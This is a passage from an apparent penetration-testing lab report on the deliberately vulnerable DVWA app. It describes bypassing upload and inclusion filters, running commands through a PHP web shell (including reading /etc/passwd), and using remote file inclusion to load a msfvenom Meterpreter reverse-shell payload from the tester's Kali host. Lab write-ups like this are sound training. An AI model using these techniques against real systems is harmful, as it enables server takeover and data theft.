


Figure 2.5: DVWA File Upload Error Message

On intercept, it is noted that the Content-Type header in the second part says application/x-php, which tells the server the file is a PHP script. Modifying this value to image/jpeg and submitting the request packets produces a successful upload [Figure 2.6].




Figure 2.6: DVWA File Upload Error Message

The ***simple-backdoor.php*** file can then be used to execute system commands on the server. Returning to DVWA’s File Inclusion page and using the ***page*** parameter to include ***simple-backdoor.php*** loads the malicious code and displays the “Usage: http://target.com/simple-backdoor.php?cmd=cat+etc/passwd” text[Figure 2.7].




Figure 2.7: DVWA File Upload Error Message

The result does not look very interesting but to use the web shell, a parameter with a command to be executed needs to be passed to the web shell. In File inclusion, however, the code from the included backdoor file is integrated with the file including it, so the cmd parameter must be passed as if it were being sent to the including page[Figure 2.8 and Figure 2.9]




Figure 2.8: Passing id Command to CMD Parameter




Figure 2.9: Passing PWD Command to CMD Parameter

It is also possible to chain multiple commands in a single call using the semicolon(;) as a separator[Figure 2.10]




Figure 2.10: Chaining Multiple CMD Commands in a single call

Remote File Inclusion Vulnerability

During the exploitation phase, Adelaja will attempt to exploit an RFI vulnerability within the DVWA website. Remote File Inclusion is an attack technique that exploits the file inclusion mechanism when the application permits the inclusion of files from other servers. This can result in the application being tricked into running a script from a remote server under the control of an attacker.

**2.1.Checking For Vulnerability**

Remote File Inclusion works similarly to the Local File Inclusion. The exception being that a full URL path is used rather than a relative path of a file. For testing purposes, the file *index.html* [Figure 3.1] hosted on Adelaja’s Kali Machine will be accessed by including it on the File Inclusion page.

*Note that in a real Penetration Test, the file to be accessed would be stored somewhere with a real IP Address or Domain Name.*

Graphical user interface, text, application

Description automatically generated

Figure 3.1: Location of Index.html on Remote Kali Machine

The index.html page hosted on Adelaja’s machine is located at [***http://10.0.2.15/index.html***](http://10.0.2.15/index.html)and can now be included by entering this URL as a parameter on the DVWA File Inclusion page[Figure 3.2].

*Note that the security level on the page is set to medium, and the page is filtering any additional http commands, changing “http” to “HTTP” bypasses this filter as shown in [Figure 3.2]*




Figure 3.2: Kali Homepage Loaded on DVWA File Inclusion Page

The application loads an external page when its full URL is entered in the parameter meaning that this page is also vulnerable to Remote File Inclusion attacks. If the file included contained executable server-side code such as code written in PHP, this code will be executed by the server, allowing a malicious actor to remotely execute commands. This would make a full system compromise very likely.

**2.2.Uploading Malicious File To Exploit Remote File Inclusion Further**

To further demonstrate the security issue of allowing the inclusion of remote files, a malicious PHP file (meterpreter\_shell.php) was hosted on Adelaja’s Kali web server and requested using the page parameter on the File Inclusion page of the DVWA website to further exploit this vulnerability.

Msfvenom is used to generate the stand-alone Metasploit payload used in the malicious PHP Script. The *php/meterpreter\_reverse\_tcp* payload is used to create a shell that connects back to the attacking machine[Figure 4.1]. As the payload is already in PHP format, using the -f and -o options outputs and pipes the raw PHP code into the meterpreter\_shell.php file




Figure 4.1: Msfvenom Generating Payload

The generated payload file is stored on a web server with an accessible IP or domain name, in this scenario, and for proof of concept, the payload file is stored on Kali’s localhost which is in the /var/www/html directory.

Before starting the remote inclusion, a handler is set up in msfconsole to catch the payload before the page is executed[Figure 4.2] [Figure4.3].




Figure 4.2: MsfConsole Multi Handle Listening for reverse Connection

